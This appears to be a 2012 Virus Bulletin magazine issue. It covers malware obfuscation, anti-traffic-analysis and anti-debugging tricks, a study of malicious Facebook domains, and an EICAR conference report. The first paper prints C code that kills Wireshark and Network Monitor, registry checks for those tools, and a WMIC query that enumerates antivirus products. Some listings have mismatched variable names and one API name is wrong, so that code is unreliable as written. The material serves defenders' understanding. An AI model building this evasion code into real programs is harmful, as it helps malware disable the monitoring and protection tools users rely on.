Aditya K. Sood and Richard J. Enbody
Michigan State University, USA

Anti-virus scanners have shown tremendous advances with the passage of time. There have been significant improvements in the tactics used by anti-virus developers to detect malicious code. However, malware writers are still running upfront. Let's look at some of the methods used by anti-virus engines to detect malicious code:

- The most common technique used by anti-virus engines is pattern matching and string detection. When a set of malware samples are analysed, a signature is generated using information extracted from the samples. The signature is usually built using byte code (memory data) that maps to a string that is unique to the malware. Wildcards are also deployed for detecting the different variants of malicious code. The signatures are stored in databases that are updated regularly. Additionally, cryptographic checksums are used for large signatures to produce a one-way unique hash for detecting complex malicious code. Implementation of cryptographic checksums makes the process faster and more accurate than using generic signatures.
- Code emulation is a technique in which malicious code is run in a virtual environment in order to detect its behaviour and infection tactics. Primarily, code emulation is used to detect encrypted and polymorphic malware by tracing different patterns in the memory. It is also easy to implement code optimization in emulators, making the process faster by removing junk code (code that has no relevance during analysis) from the malicious program.
- Heuristic analysis is used by anti-virus engines to make an educated guess about unknown malware based on a set of rules which determine whether a file meets any suspicious criteria. Heuristic analysis can harness the power of deployed signatures and code emulation strategies to detect unknown families of malware. It can be static in nature, utilizing file formats and dependencies to characterize a program's functionalities. Dynamic heuristics requires code emulation with self-learning capabilities. While heuristics-based detection is prone to false positives, it is valuable for enhancing the anti-virus engine's capabilities.

Generally, the majority of scanners use these techniques. More details about the working of scanning engines can be found at [1]. Many researchers have done a good amount of work in analysing and discussing obfuscation, anti-debugging and anti-emulation techniques. However, to continue our discussion we will dissect these principles again.

OBFUSCATION TACTICS

Malware writers employ a range of obfuscation tactics to make their code harder to analyse.

- *Embedding garbage code*: To make code more complex, malware writers add garbage code to their programs. Garbage code is also known as 'dead code'. Generally, such code is a set of instructions that do not modify the state or execution of the program, but which make the code complex when used with other obfuscation techniques. For example, NOP instructions are used heavily for this purpose. The garbage code can also be a set of subroutines. However, most present-day anti-virus engines have the capability to remove ineffective instructions from the code during analysis.
- *Subroutine randomization*: Malware writers also use a technique of randomizing subroutines to reorder the flow of instructions in the code. Typically, instead of placing subroutines in a hierarchical manner, they are placed randomly in different locations within the program. It is possible to have a number of variants of the same code based on subroutine randomization. This is possible because subroutines are individual pieces of program code that are independent in nature and can be imported during execution.
- *Code substitution*: Code substitution is an obfuscation technique in which certain instructions are substituted with equivalent ones. This can change the structure of code substantially and make it more complex to understand. Typically, this technique is used to subvert the pattern-based scanning tactics of anti-virus engines.
- *Obscuring entry points*: Generally, malware writers manipulate the entry point of the infected program (which is present in the code section) and relocate it to the malicious code. However, this can easily be detected as the entry point is present outside of the code section. To avoid detection, malware writers use Entry Point Obfuscation (EPO) techniques in which malware does not gain control directly from the system program but injects a JMP/CALL routine to subvert the execution. There are many variants of EPO.
- *Register shuffling*: Register shuffling is another technique used by malware writers to transform the layout of instructions in the code. Registers are shuffled

so that the code pattern is changed, but the code is executed in the correct manner. This is primarily used to mask real code, making its interpretation complex.

- *Code encryption*: Polymorphic viruses encrypt their code differently with each infection (or each generation of infections) in order to make it difficult for anti-virus engines to detect them. Emulation-based malware detection came about as a result of the fact that polymorphic malware decrypts itself during run time to trigger infection. This means that, at some point, polymorphic encryption/decryption has to produce the real code in memory, and that's where emulation succeeds. To thwart this, malware writers developed metamorphic malware in which the code itself mutates with every infection. Figure 1 shows the execution pattern of a metamorphic virus:



Metamorphic malware is executed
Source code is decrypted
Anti-emulation code is added
Code scrambling and reordering
Recompile the source code
Metamorphic code is constructed

Figure 1: Metamorphic virus execution flow.

Both the decryption routine and the decrypted code are different in every generation of metamorphic malware, whereas in polymorphic malware the original source code does not change. Different types of encryption have been discussed in [2].

ANTI-TRAFFIC ANALYSIS

Since the advent of Zeus, several classes of malware have been using anti-traffic-analysis code. This allows the malware to detect the presence of traffic analysis systems and kill them before it starts communicating with the Command & Control (C&C) server. Typically, on *Windows Wireshark* and *Microsoft*'s *Network Monitor* are used to monitor the traffic going in and out of the system. There are many ways to trigger anti-traffic code in the *Windows* operating system. Malware writers generally prefer to implement anti-traffic

```
DWORD main_pid =  // Get the Process ID of the Traffic
Monitoring Program [Wireshark | ]
PROCESSENTRY32 proc_en;


memset(&proc_pe, 0, sizeof(PROCESSENTRY32));
proc_en.dwSize = sizeof(PROCESSENTRY32);


HANDLE handle_snap = CreateToolhelp32Snapshot(TH32CS_
SNAPPROCESS, 0);


if (Process32First(handle_snap, &proc_en))
{
   BOOL continue = TRUE;
   while (continue)  {
     if (proc_en.th32ParentProcessID == main_pid)
     {
       HANDLE h_child_proc = OpenProcess(PROCESS_
ALL_ACCESS, FALSE, proc_en.th32ProcessID);
         if (h_child_proc)
         {
           TerminateProcess(h_child_proc, 1);
           CloseHandle(h_child_proc);
           }
         }
           continue = ::Process32Next(handle_snap,
&proc_en);  }


   HANDLE h_proc = ::OpenProcess(PROCESS_ALL_ACCESS,
FALSE, main_pid);
   if (h_proc) {
         TerminateProcess(h_proc, 1);
         CloseHandle(h_proc); }   }
```

Listing 1: Killing a process in the system.

```
char* window_handle[] = { "The Wireshark Network
Analyzer", "Microsoft Network Monitor" };
void anti-traffic_routine( )
{
  for( int temp = 0; temp < ( sizeof( sText ) /
sizeof( char* ) ); temp++ )
    {
      HWND handle_find = FindWindow( 0, sText[ temp ]
);
        if( handle_window != NULL )
          {
           SendMessage(handle_find, WM_CLOSE, 0, 0 );
          }
    }
}
```

Listing 2: Anti-traffic routine using FindWindows().

routines in the form of assembly code which is embedded as inline code. However, this is not the only way. Listing 1 shows the code that is used to kill a process in the system. All the running processes are enumerated first, then once the active processes have been found, the malicious code looks for the target process and kills it.

Other methods involve retrieving a handle to the window of the running program using FindWindow() and FindWindowEx(). This method simply requires finding a handle to the window of the running traffic-monitoring program. A WM_CLOSE message is then sent to kill it. Listing 2 shows how this is achieved. When this kind of code is triggered in the system, the traffic analysis program is killed and an exception is raised, as shown in Figure 2.

Malware writers also try to open the file handle to \\.\NPF_NdisWanIp to query information about the interface and verify the state of the adapter. Registry-based detection is another viable method for detecting the state of programs in the system – for example, some of the *Wireshark* registry entries present in *Windows XP* are presented in Listing 3. If the *Wireshark* program is installed properly then these registry entries must exist. The registry path might vary with different operating systems. Listing 4 shows the registry entries for the presence of *Microsoft Network Monitor* on *Windows 7*.


ANTI-PROTECTION ANALYSIS

All of the above techniques can also be applied to detect the presence of *SysAnalyzer*, *Windows Defender* and *Microsoft*'s *Security Essentials* as well as other anti-virus engines running in the system. There are also other methods, such as querying Windows Management Instrumentation (WMI), that can be used to gain information about the state of the *Windows* operating system. Listing 5 shows how WMI is used for querying installed programs in *Windows*. Similarly, firewalls that are installed on a system can also be enumerated.

ANTI-DEBUGGING TRICKS

Anti-debugging is a method that malware writers use to prevent active debugging of the executable/binary when a relevant process is triggered in the system. This method plays a significant role in disrupting the analysis process. Malware writers can implement several methods to trigger anti-debugging routines in the malicious code.

Generally, Application Programming Interface (API) calls are used for this purpose. *Windows* provides inbuilt API calls such as IsDebuggerPresent() and CheckRemoteDebuggerPresent(), which are used to detect the presence of user-mode debuggers. IsDebuggerPresent() is used to determine whether the running process has a user-mode debugger attached to it. CheckRemoteDebuggerPresent() is used to determine whether a given process is being debugged. Generally, IsDebuggerPresent() is used extensively in malicious codes that are forced to execute in user mode.



Microsoft Visual C++ Runtime Library

Runtime Error!

Program: C:\Program Files\Wireshark\wireshark.exe

This application has requested the Runtime to terminate it in an unusual way.
Please contact the application's support team for more information.

Figure 2: Running anti-traffic analysis code results in an exception.

```
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Applications\
wireshark.exe

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\wireshark-
capture-file

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\
CurrentVersion\App Management\ARPCache\Wireshark

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\
CurrentVersion\App Paths\wireshark.exe

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\
CurrentVersion\Uninstall\Wireshark
```

Listing 3: Registry entries for Wireshark in Windows XP.

```
HKEY_CURRENT_USER\Software\Microsoft\Netmon3

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Netmon3
```

Listing 4: Registry entries for Network Monitor in Windows 7.

- *Bypassing IsDebuggerPresent()*: There are several techniques that can be used to bypass this debugger detection API. The first involves tampering with the code flow. In this, the primary task of the reverse engineer is to remove (overwriting with NOP) the instructions that perform comparisons in the code and then manipulate the flow of code by tampering with JMP (JNZ → JZ, and so on). A second technique

```
[Listing Spyware Programs]

wmic:root\cli>/Node:localhost /Namespace:\\root\
SecurityCenter2 Path AntiSpywareProduct Get displa
yName,productState,instanceGuid,pathToSignedProduc
tExe,PathToSignedReportingExe /format:list

displayName=Windows Defender
instanceGuid={D68DDC3A-831F-4fae-9E44-
DA132C1ACF46}
pathToSignedProductExe=%ProgramFiles%\Windows
Defender\MSASCui.exe
pathToSignedReportingExe=%SystemRoot%\System32\
svchost.exe
productState=393472

displayName=Microsoft Security Essentials
instanceGuid={2C040BB5-2B06-7275-5A21-
2B969A740B4B}
pathToSignedProductExe=C:\Program Files\Microsoft
Security Client\msseces.exe
pathToSignedReportingExe=C:\Program Files\
Microsoft Security Client\MsMpEng.exe
productState=397312

[Listing AntiVirus Programs]
wmic:root\cli>/Node:localhost /Namespace:\\root\
SecurityCenter2 Path AntiVirusProduct Get displayN
ame,productState,instanceGuid,pathToSignedProductE
xe,PathToSignedReportingExe /format:list

displayName=Microsoft Security Essentials
instanceGuid={9765EA51-0D3C-7DFB-6091-
10E4E1F341F6}
pathToSignedProductExe=C:\Program Files\Microsoft
Security Client\msseces.exe
pathToSignedReportingExe=C:\Program Files\
Microsoft Security Client\MsMpEng.exe
productState=397312
```

Listing 5: Enumerating anti-virus and anti-spyware programs in Windows.

involves overwriting the flags. Here, the reverse engineer overwrites the _PEB.BeingDebugged flag in the Process Execution Block (PEB), which is pointed to by the Thread Execution Block (TEB).

- *Bypassing CreateRemoteDebuggerIfPresent()*: To successfully bypass this API, it is necessary to hook the process. This function is different from IsDebuggerPresent() because it takes two different arguments as handles to the process and pointer referencing a variable (true, false). The IsDebuggerPresent() function does not call any specific arguments, rather it relies on the internal NT calls to determine the presence of a user-mode debugger. To bypass CreateRemoteDebuggerIfPresent(), it is necessary to perform hooking in the running code.

Practical examples of these techniques have been discussed in [5, 6]. Another method for detecting the presence of a debugger in the system is based on a simple registry key check to verify if the specific key related to the debugger (such as *OllyDbg*) is present in the registry. This is an easy tactic but it is not a robust way to detect debuggers in the system because registry entries can easily be tampered with. The FindWindow() trick is an old one, but works well to check the presence of any active window pointing to the running state of a debugger in the system. Considering program code, the presence of code-based debugging APIs such as OutputDebugString() with error handing APIs such as GetLastError()/ SetLastError() is another easy way to detect the presence of a debugger. Several interesting anti-debugging techniques have been discussed in [7].

CONCLUSION

We have discussed several techniques and tactics used by malware writers to analyse the operating system environment before the malware is executed. This enables them to bypass several host-based protection solutions and detection tools. The methods discussed here are not the only ones used, but these concepts should provide a good basic understanding. Some of these techniques have been widely researched, demonstrating the importance of these issues. We believe that there are still more robust techniques available that might not yet have been seen in the wild.

REFERENCES

[1] Hunting Metamorphic Engines. http://www.truststc.org/pubs/237/hunting.pdf.

[2] Advanced Polymorphic Techniques. http://www.waset.org/journals/waset/v34/v34-45.pdf.

[3] Advanced self-modifying code. http://migeel.sk/blog/2007/08/02/advanced-self-modifying-code/.

[4] Fighting EPO Viruses. http://www.megapanzer.com/wp-content/uploads/fighting_epo_viruses.pdf.

[5] CheckRemoteDebuggerPresent Bypass. http://gunboundinfo.blogspot.com/2008/10/checkremotedebuggerpresent-bypass-by.html.

[6] IsDebuggerPresent Bypass. http://gunboundinfo.blogspot.com/2008/10/isdebuggerpresent-bypassing-by-wiccaan.html.

[7] Anti-Debugging – A Developers View. http://www.shell-storm.org/papers/files/764.pdf.

TECHNICAL FEATURE 3

UNDERSTANDING THE DOMAINS INVOLVED IN MALICIOUS ACTIVITY ON FACEBOOK

Alin Damian
Bitdefender, Romania

Recent years have been marked by an explosive growth of social networks including *Facebook*, *Twitter* and *Google+*. At the start of 2011, *Facebook* had around 600 million registered members – that number is now fast approaching one billion.

This paper will analyse malicious domains extracted from *Facebook* applications and posts, based on scams detected by *Bitdefender*'s *Safego* product. Previous studies of malware on *Facebook* have tended to focus on revealing the 'social engineering' part of the attacks, analysing their content and the way they spread. We will try to go deeper, looking at the domains on which these malicious applications are hosted, and the connection between applications' hosting domains and those associated with more traditional methods of threat distribution (spam, phishing, etc.).

INTRODUCTION

With nearly a billion registered users, more than 2.7 billion 'likes' and comments per day, and a huge presence all over the world, *Facebook* has become one of the most attractive channels for cybercriminal activity.

EXPERIMENTAL SET-UP

This study is based on URLs extracted from over 20,000 scam items (posts, comments, videos, etc.) detected by our *Safego* product. From these items we have extracted around 10,000 unique URLs, approximately 50% of which point to *Facebook* pages and applications (Figure 1).




Figure 1: URLs extracted from infected items flagged by Bitdefender Safego.

Our first goal was to determine how many of the domains were also encountered in more traditional methods of threat distribution. We found that almost 47% of the analysed URLs had previously been seen in other channels of threat propagation. We split these into four categories: malware, spam, fraud (scams) and phishing (Figure 2).




Figure 2: Different types of threats found and their distribution.

Next, we analysed the URLs that hadn't been found on any blacklists. The most striking observation in this case was the large presence of URL-shortening domains and hosting domains.




Figure 3: Distribution of URLs not found on blacklists.

Of the shortening domains, the most dominant service was 'bit.ly' (90%), followed by 't.co', *Twitter*'s shortening service. It is interesting to note that the same malicious URLs are used across several different social networks, combining *Facebook*, *Twitter* and others.




Figure 4: Distribution of shortening services.

When it comes to hosting domains, the situation is a little more balanced. 'Blogspot.com' is the domain that appears most often, followed by *Amazon*'s 'amazonaws.com', and 'co.cc', a well-known domain in the world of scams and fraud.




Figure 5: Distribution of hosting domains.

A few questions probably come to mind, such as 'What are these companies doing to stop scams being hosted on their domains?' and 'How long are these websites available before they are taken down?'. Unfortunately, the answer to the first question is 'Not very much'. Of 121 malicious domains hosted at 'blogspot.com', about 94% remained active after more than 20 days. We consider this to be too long. (According to [1], on average, a phishing domain lasts about three days.)


DANGEROUS FACEBOOK APPLICATIONS

A recent dangerous *Facebook* application that comes to mind is a scam disguised as an invitation to view a leaked sex video.

When the user attempts to view the video they are prompted to install a *YouTube* extension (which, of course, is malicious code rather than a real *YouTube* extension). Once installed, the extension changes all newly opened browser tabs to a page advertising an adult chat service.

The scammer is also now able to impersonate the user (by reading the cookie stored on Facebook.com), advertise the scam and 'like' the scam's *Facebook* page from the victim's account.

Another scam that deserves a mention is a 'survey scam' that tricks *Firefox* and *Chrome* users into installing a 'Prenium' plug-in.


Confirm Installation

Install Prenium plugin?

It can access:

• Your data on all websites

An initial *Facebook* post invites the user to view a *YouTube* video showing an Italian model/TV host in an embarrassing situation. However, the user is told that they need to install a plug-in in order to view the video.

After following the instructions for installing the plug-in, the video described in the initial post is played – thus suggesting that this was a legitimate download. However, on returning to *Facebook*, just a loading icon is displayed.

Eventually, the browser redirects the user to a page stating 'Your account was recently accessed from a location we're not familiar with'. The text goes on trying to scare the user into believing that something is wrong with their *Facebook* account. However, the option to 'Continue' with the account verification process is not available because it is blocked by a scam survey.

In most cases, closing the page will get you out of this tight spot, but in this case the warning page comes back up no matter where you click: Profile, Messages, Privacy Settings etc. – all roads lead to the survey.

The browser add-on method as described above is a recent development in the world of social scams, and it seems to be quite efficient.

BENEFITS GAINED BY CYBERCRIMINALS

Ultimately, cybercriminals are seeking financial gain when creating and spreading malicious *Facebook* applications.

One of the main purposes of these *Facebook* applications is to spread malware, which can then be used in many harmful ways.

Some of the applications are intended to steal personal and sensitive information from users. For example, a user divulging his mother's maiden name (the old standard used by many financial and banking sites to confirm identity and gain access to account information) can then be exposed to different types of attacks.

Other applications will lead to phishing websites, through which the cybercriminals may steal money or personal data.

The benefits for cybercriminals of the well-known 'likejack' campaigns are interesting. In a successful campaign, a *Facebook* page gains a large number of 'likes'. This can be monetized in two ways:

1. The cybercriminal may change the content of the page and advertise an attractive contest with a large sum of money or other valuable item as the prize. A page with 100,000 likes will seem more credible to users than a brand new one. Users will then be duped into entering the competition via some method that generates revenue for the attackers. For example, a *Facebook* page that impersonated *Orange Romania* claimed to be organizing a contest in which an *iPhone 4S* was up for grabs. The page claimed that, in order to be entered

into the prize draw, users had to send an SMS (at the cost of two euros).

2. A page with a large number of visits or 'likes' can be used to obtain money from advertising or pay-per-click websites.

PERSISTENCE

To determine the lifespan of a *Facebook* application, we collected data for more than 1,000 applications over a 10-day period. On the 11th day, we rechecked the status of each of them. The results are plotted in Figure 6. We found, for example, that 33% of the applications collected on the third day remained active for eight days, until the end of our testing period.




Figure 6: Persistence of Facebook applications over time.

CONCLUSION

We have seen that almost half of malicious URLs that spread in social media environments are also found in other traditional threats and the most dominant category found is 'malware'. The other half is represented by URLs that are designed to be used in social media because they sit very well in this environment. We also showed that cybercriminals use malicious URLs in more than one social network, maximizing the chances of making a profit with minimum effort.

The goal of malicious *Facebook* applications is to help cybercriminals gain money from illegal activities – which may range from installing infected executables on users' machines, to innovative and complex scams that trick users, or stealing sensitive information via websites that propagate through spam and/or which impersonate legitimate companies (phishing).

REFERENCES

[1] McGrath, D.K.; Gupta, M. Behind Phishing: An Examination of Phisher Modi Operandi. Proceedings of the 1st USENIX Workshop on Large-Scale Exploits and Emergent Threats, 2008.

CONFERENCE REPORT

EICAR 2012

Eddy Willems
EICAR and G Data, Belgium

While the 2011 EICAR conference was dominated by the buzzword 'cyberwar', the theme of the 2012 EICAR conference was 'Cyber Attacks – Myths and Reality in a Contemporary Context'. The recent past has brought about a considerable shift in the underground world of malicious code writers – a swing from the thrill-seeking geeks striving for fame and glory, to professional criminals using sophisticated methodologies for the ultimate goal of financial gain. The contemporary threat scenario calls for an adaptation of defence technology and methodologies. Although scientific research can provide a baseline for innovations, we need a more holistic approach towards the implementation of such new technologies – this year's conference invited papers to address some of these issues.

OPENING

The conference took place at the Marriott Hotel in Lisbon, Portugal. The event started with a pre-programme presentation by Dr Eric Filiol (ESIEA): 'Why and how the current AV approach fails'. Eric underlined the need for innovation or even a change within security products to counter the recent flood of malware and targeted attacks. One initiative that aims to introduce change is DAVFI, a consortium involving the computing department of French technology institute ESIEA, deep packet inspection firm *Qosmos*, IP solutions provider *Nov'IT*, and naval group *DCNS*. The consortium has started to develop an open-source anti-virus solution based on new detection techniques, which it hopes to make available in both consumer and professional versions by 2014. It remains to be seen whether the consortium can come up with new innovations and techniques. EICAR will play a supporting role in bringing users together and asking them what they think a new product should look like, and will feed this input back to the consortium.

The morning after the traditional EICAR members' meeting and welcome party, Chairman Rainer Fahs officially opened the EICAR conference and welcomed Wade Williamson from *Palo Alto Networks* as the keynote speaker. In his address he summarized an interesting study in which researchers analysed traffic within several corporate networks and found a lot of unknown traffic related to malware. Unknown traffic is usually relatively rare in corporate networks. Inspecting this traffic showed that a lot of data seemed to have been encrypted to evade detection. Circumventing technologies are pervasive in enterprise networks and often represent high-risk applications. The conclusion was that intelligent network analysis at specific points in the network can stop new malware entering at the source.

Axelle Apvrille and Tim Strazzere continued with a deep look at mobile malware. The fact that end-users have difficulties spotting malicious mobile applications means that most *Android* malware goes unnoticed for up to three months before a security researcher finally stumbles upon it. Axelle and Tim have put together a *Google Play* crawler to detect *Android* malware when launched in the marketplace. *Google* enforces its own communication protocol to browse and download applications from its market. The market crawler can reverse and implement this protocol, issue appropriate search requests and take necessary steps so as to avoid being banned. The crawler is based around a heuristics engine that statically pre-processes and prioritizes samples. The engine uses 39 different flags of different nature such as Java API calls, presence of embedded executables, code size, URLs etc. Each flag is assigned a different weight, based on the techniques mobile malware authors most commonly use in their code. The engine outputs a risk score which highlights the samples that are the most likely to be malicious.

Mobile malware was the subject of several presentations. A number of examples of mobile malware were shown in speeches from Itshak Carmona and Alex Polischuk, and Taras Malivanchuk showed how static analysis and generic detection can be used to detect mobile malware.

In his presentation, Dr Vlasti Broucek showed that, to date, there has been little consideration of how differences between indiscriminate malware and targeted attack tools hamper the capacity of organizations to manage risk. His paper considered how the continuum from malware through to targeted attack tools poses a range of technical, legal and moral dilemmas that organizations need to face before relying on cloud solutions. He even suggested that it is doubtful as to whether we can ever trust the cloud completely.

Anoirel Issa highlighted the problems AV researchers face when using VMs and emulators. Many virtual machines (e.g. *VMware*, *Qemu*, *VirtualBox* and sandboxes) are available and are widely used by malware researchers and analysts. Moreover, many anti-virus scanners incorporate their own implementation of emulators that run malicious code within a controlled environment in order to decrypt obfuscated code. Virus writers have always responded to such technologies and the majority of today's malware uses anti-debugging techniques to counter analysis and evade detection – this is not likely to stop.

David Harley gave two presentations this year. The first was about AMTSO and the work and progress the organization has made over the last couple of years. In his second presentation, David outlined some recommendations for the public in using passwords and pin codes. Weak passwords and pin codes are a problem that is underestimated by a lot of security managers and administrators.

It is traditional for student papers to be presented at EICAR conferences, and the two awarded with 'best student paper' status this year were: 'In situ reuse of logically extracted functional components' by Craig Miles, Arun Lakhotia and Andrew Walenstein, and 'The security of databases' by Baptiste David, Dorian Larget and Thibaut Scherrer, which took a deep look inside security problems related to *MS Access*.

John Aycock gave a controversial presentation describing his study of Kwyjibo, a sophisticated domain/word generation algorithm that is able to produce over 48 million distinct pronounceable words. He showed through four different implementations how Kwyjibo might be deployed, and how its size can be reduced to under 163KB using a technique known as lossy distribution compression. This means that Kwyjibo is both powerful as well as small enough to be used by malware on mobile devices.

One of the talks I enjoyed the most was given by Dr Richard Ford and Dr Marco Carvalho on the subject of cyber resilience. While there is great interest in resilient cyber systems, the topic is clouded by the lack of an appropriate definition of the term 'resilience' and by the challenges of measuring the resilience of a system (if, indeed, this can ever be done correctly).

It is not possible to describe every paper in detail here, but others that were worthy of note include Marco Helenius's 'An evaluation of automated freeware C++ source code analysers', 'Dronezilla – automated behavioural analysis and testing framework' by Claudiu Popa, and Cristina Vatamanu's presentation which outlined 'An approach of clustering malicious PDF documents'.

NEXT YEAR AND THE FUTURE

This year's event was another great one and I'm already looking forward to the next – EICAR 2013 is scheduled to be held in Cologne, Germany from 9 to 11 June 2013.

Details of next year's conference as well as some new initiatives from EICAR regarding the DAVFI project will appear soon on http://www.eicar.org/.

END NOTES & NEWS

EC-Council Summit Boston takes place 4–7 June 2012 in Boston, MA, USA. Other summits take place 11–14 June in San Antonio, CA, and 20–23 August in San Jose, CA. For details of each see http://www.eccouncil.org/training/advanced_security_training/cast_summit.aspx.

The MAAWG 25th General Meeting will be held 5–7 June 2012 in Berlin, Germany. MAAWG meetings are open to members and invited guests only. For questions and invite requests see http://www.maawg.org/contact_form.

Security Summit Rome takes place 6–7 June 2012 in Rome, Italy. For details see https://www.securitysummit.it/.

NISC12 will be held 13–15 June 2012 in Cumbernauld, Scotland. The event will concentrate on ‘The Diminishing Network Perimeter’. For more information see http://www.nisc.org.uk/.

The 24th annual FIRST Conference takes place 17–22 June 2012 in Malta. For details see http://conference.first.org/.

The 9th CISO Summit & Roundtable takes place 27–29 June 2012 in Prague, Czech Republic. See http://www.mistieurope.com/.

Black Hat USA will take place 21–26 July 2012 in Las Vegas, NV, USA. For more information see http://www.blackhat.com/.

The 21st USENIX Security Symposium will be held 8–10 August 2012 in Bellevue, WA, USA. For more information see http://usenix.org/events/.

TakeDownCon Baltimore is scheduled to take place 25–30 August 2012 in Baltimore, MD, USA. Interest can be registered at http://www.takedowncon.com/Events/Baltimore.aspx.

SOURCE Seattle 2012 takes place 13–14 September 2012 in Seattle, WA, USA. A call for papers has been announced, with a deadline date of 25 June. For more information see http://www.sourceconference.com/seattle/.

VB2012 will take place 26–28 September 2012 in Dallas, TX, USA. Online registration is now available. Full details can be found at http://www.virusbtn.com/conference/vb2012/.

Security Summit Verona takes place 4 October 2012 in Verona, Italy. For details see https://www.securitysummit.it/.

Ruxcon takes place 20–21 October 2012 in Melbourne, Australia. A call for papers has been announced, with a deadline date of 15 July. See http://www.ruxcon.org.au/.

Hacker Halted USA will take place 25–31 October 2012 in Miami, FL, USA. http://www.hackerhalted.com/.

SOURCE Barcelona 2012 takes place 16–17 November 2012 in Barcelona, Spain. For details see http://www.sourceconference.com/barcelona/.

TakeDownCon Las Vegas is scheduled to take place 1–6 December 2012 in Las Vegas, NV, USA. Interest can be registered at http://www.takedowncon.com/Events/LasVegas.aspx.

VB2013 will take place 2–4 October 2013 in Berlin, Germany. Details will be revealed in due course at http://www.virusbtn.com/conference/vb2013/. In the meantime, please address any queries to conference@virusbtn.com.

ADVISORY BOARD

SUBSCRIPTION RATES

Subscription price for Virus Bulletin magazine (including comparative reviews) for one year (12 issues):

- Single user: $175
- Corporate (turnover < $10 million): $500
- Corporate (turnover < $100 million): $1,000
- Corporate (turnover > $100 million): $2,000
- *Bona fide* charities and educational institutions: $175
- Public libraries and government organizations: $500

Corporate rates include a licence for intranet publication.

Subscription price for Virus Bulletin comparative reviews only for one year (6 VBSpam and 6 VB100 reviews):

- Comparative subscription: $100

See http://www.virusbtn.com/virusbulletin/subscriptions/ for subscription terms and conditions.

Editorial enquiries, subscription enquiries, orders and payments:

Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England

Tel: +44 (0)1235 555139 Fax: +44 (0)1865 543153

Email: editorial@virusbtn.com Web: http://www.virusbtn.com/

No responsibility is assumed by the Publisher for any injury and/or damage to persons or property as a matter of products liability, negligence or otherwise, or from any use or operation of any methods, products, instructions or ideas contained in the material herein.